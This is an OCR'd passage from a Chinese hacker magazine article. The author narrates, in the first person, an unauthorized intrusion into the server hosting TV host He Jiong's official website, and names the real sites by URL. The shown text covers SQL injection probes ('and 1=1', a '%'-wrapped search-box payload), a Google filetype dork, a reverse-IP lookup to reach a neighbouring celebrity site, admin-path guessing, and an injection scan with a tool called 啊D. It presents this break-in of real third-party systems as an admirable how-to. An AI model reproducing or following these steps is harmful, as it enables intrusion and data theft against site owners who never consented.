


图9

（文章中涉及到的明小子旁注入侵工具已经收录在光盘中）

文章难易度：★★★
文章阅读点：通过旁注以及BBsXP的漏洞，再次入侵何炅官方网站服务器，下载数据库来得到密码

小菜再来入侵何炅官方网站

EchoEye/侯其涛[B.B.E]

看了黑客X档案08年第10期杂志清原长风所写的关于入侵何炅官方网站的文章后，我非常佩服前辈的入侵技巧和思路，这天正好无事可做，就想学前辈那样再来检测一下何炅的官方网站。

我抱着侥幸的心理来到了上次漏洞的地方，找了个类似的地址http://www.21-east.com/webadmin/list.asp?id=1878，尝试着在后面添加上"and 1=1"和"and 1=2"并分别提交，结果如图1和图2所示，看来这次是做了防范了，想想也是，再不做防范的话岂不成傻子了。这时候我又看到网站上有个搜索的地方，通常这种地方是很容易被人忽视的，我在搜索框中输入"1"，搜索的结果如图3所示，接着又输入"1%' and 1=1 and




图1




图2

'%'='"，如果存在注入漏洞的话，那么显示的结果就应该和刚才搜索1的结果相同，但令我失望的是，显示的是搜索不到，原因是其中的“%”被无情的过滤掉了。因为主站的ASP文件应该不只有一个，于是我又想利用GOOGLE搜索出所有的ASP文件，打开GOOGLE，在搜索栏中输入“site:www.21-east.com filetype:asp”，果然搜索出了许多网址，如图4，但经过一个个地址的尝试，我发现都不存在注入漏洞。

看来想从主站下手是很困难了，我就想到了旁注，打开网址“http://www.myipneighbors.com/”，在这个网站上可以搜索出比较全的同一服务器上的其他网站，搜索到的结果如图5所示，本人对娱乐方面不是很感兴趣，在这些人中听到最多的就是田震了，那么就先从她的站点开始吧。打开网站后先找后台地址，在网址后面添加上“webadmin”，因为上次清原长风就是通过这个方法找到的后台，既然是同一个公司出来的，估计这个站点也错不了，果然弹出了后台登录的窗口，如图6。接下来就是寻找注入点了，我随便找了个地址“http://www.tianzhen.com.cn/snippet.asp?id=71”，然后在后面添加上“and 1=1”，返回了“类型不匹配”的提示信息，如图7。

很可能是输入的参数经过了CINT函数的过滤，也就是说全部转换成了数值型，这样可就没戏了，不过不用急，网站这么大，不一定每个参数都经过了过滤，果然，转了几圈后又找到了一个地址“http://www.tianzhen.com.cn/list.asp?id=86”，使用同样的方法进行检测，这回显示了不同的页面，再把这个地址放到啊D中进行检测，终于检测出了注入漏洞，可当我兴高采烈的检测时，却发现居然找不到列名，这样一来后台也就无法登录了。我不死心，又来到后台查看源代码，来到输入用户名处的标签查看标签所用的name的值，因为有时候数据库中的列名和它是对应的，结果我发现所用的都是常见的名称，这可就没啥希望了，如图8。



图3



图4




图5




图6



图7


